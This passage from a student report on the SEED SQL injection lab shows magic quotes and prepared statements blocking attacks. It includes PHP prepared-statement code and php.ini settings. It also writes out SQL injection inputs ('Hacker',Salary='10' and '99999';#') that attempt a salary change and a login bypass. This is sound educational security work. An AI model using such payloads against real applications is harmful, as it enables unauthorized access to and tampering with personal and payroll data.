


The account information your provide does not exist


Figure 27: Login fails when trying to use sql injection with magic quotes enabled



Edit Profile Information

Nick Name:	Hacker',Salary='10
Email :	
Address:	
Phone Number:	
Password:	

Figure 28: Attempting the SQL injection attack on the edit profile page from task 3




Alice Profile

Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	Hacker',Salary='10
Email	
Address	
Phone Number	

Figure 29: Salary unchanged with same attack due to magic quotes being enabled


The last countermeasure that will be explored in this lab is prepared statements. Prepared statements are a very effective countermeasure, and work by pre-compiling the sql statement before input is accepted. Then, after compilation, input is substituted back in. This is much more secure because the sql query itself cannot be changed for malicious purposes since it is already pre-compiled. If a user tries to comment out part of a query, include quotes strategically, or alter the query in any other way, the database will just search for the string entered by the user, rather than running a different sql statement (Security Journey, 2022).

To begin this experiment, I edited the provided safe_credential.php to include the query for the user's username, password, and other attributes as a prepared statement (figure 30), before binding the user input and executing the query (figure 30).


safe_credential.php

```
$input_pwd = sha1($input_pwd);

// check if it has exist login session
session_start();
if($input_eid=="" and $input_pwd==sha1("") and $_SESSION['name']!="" and $_SESSION['pwd']!=""){
   $input_eid = $_SESSION['eid'];
   $input_pwd = $_SESSION['pwd'];
}

$conn = getDB();

/* start make change for prepared statement */

/* Step 1: Create prepared statement */
$stmt =$conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential WHERE eid=? and Password=? ");

/* Step 2: Bind parameters */
$stmt->bind_param("ss", $input_eid, $input_pwd);

/* Step 3: Execute the prepared statement */
$stmt->execute();


$stmt->bind_result($bind_id,$bind_name,$bind_eid,$bind_salary,$bind_birth,$bind_ssn,$bind_phonenumber,
                   $bind_address,$bind_email,$bind_nickname,$bind_Password);
$stmt->fetch();

if($bind_id!=""){
     drawLayout($bind_id,$bind_name,$bind_eid,$bind_salary,$bind_birth,$bind_ssn,$bind_Password,
                $bind_nickname,$bind_email,$bind_address,$bind_phonenumber);
}else{
     echo "The account information your provide does not exist\n";
     return:
```


Next, I changed the index.html file to utilize the new login page (figure 31).



```
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->
<html>
<body>
<!-- link to ccs-->
<link href="style_home.css" type="text/css" rel="stylesheet">

<div class=wrapper>
<h3> Employee Profile Information</h3>
</div>
<form action="safe_credential.php" method="get">
<div class="buttonHolder">
<label>Employee ID:</label> <input type="text" name="EID"><br>
<label>Password:</label><input type="password" name="Password"><br>
<button type="submit" >Get Information</button>
</div>
</form>
<div id="page_footer" class="green">
<p>
Copyright &copy; SEED LABs
</p>
</div>
</body>
</html>
```

Figure 31: Using the new login page


To demonstrate the effectiveness of this countermeasure, I disabled magic_quotes prior to executing the attack (figure 32)



```
; scheduled for removal in PHP 6.
; Default Value: On
; Development Value: Off
; Production Value: Off
; http://php.net/magic-quotes-gpc
magic_quotes_gpc = Off

; Magic quotes for runtime-generated data, e.g.
; http://php.net/magic-quotes-runtime
magic_quotes_runtime = Off

; Use Sybase-style magic quotes (escape ' with
```

Figure 32: Disabling magic quotes prior to attack with prepared statements

As expected, running the same attack (figure 33) with the prepared statement does not work (figure 34). This concludes task 4.



Employee Profile Information

Employee ID: 99999';#

Password:

Copyright © SEED LABs

Figure 33: Attempting to login as the admin user using sql injection when prepared statements are used.


http://www.se...23&Password=
www.seedlabsqlinjection.com/safe_credential.php?EID=99999'%3B%23&Password=
Most Visited
Getting Started
Seed Labs

The account information your provide does not exist

Figure 34: Login does not work when prepared statements are employed.

Works Cited

Beagle Security. (n.d.). Phpinfo() PHP magic quotes GPC is on. https://beaglesecurity.com/blog/vulnerability/phpinfo-php-magic-quotes-gpc-is-on.html#:~:text=When%20PHP%20magic_quotes_gpc%20feature%20is,to%20be%20executed%20as%20code.

Security Journey. (2022, December 19). How to prevent SQL injection vulnerabilities: How prepared statements work. Security Journey. https://www.securityjourney.com/post/how-to-prevent-sql-injection-vulnerabilities-how-prepared-statements-work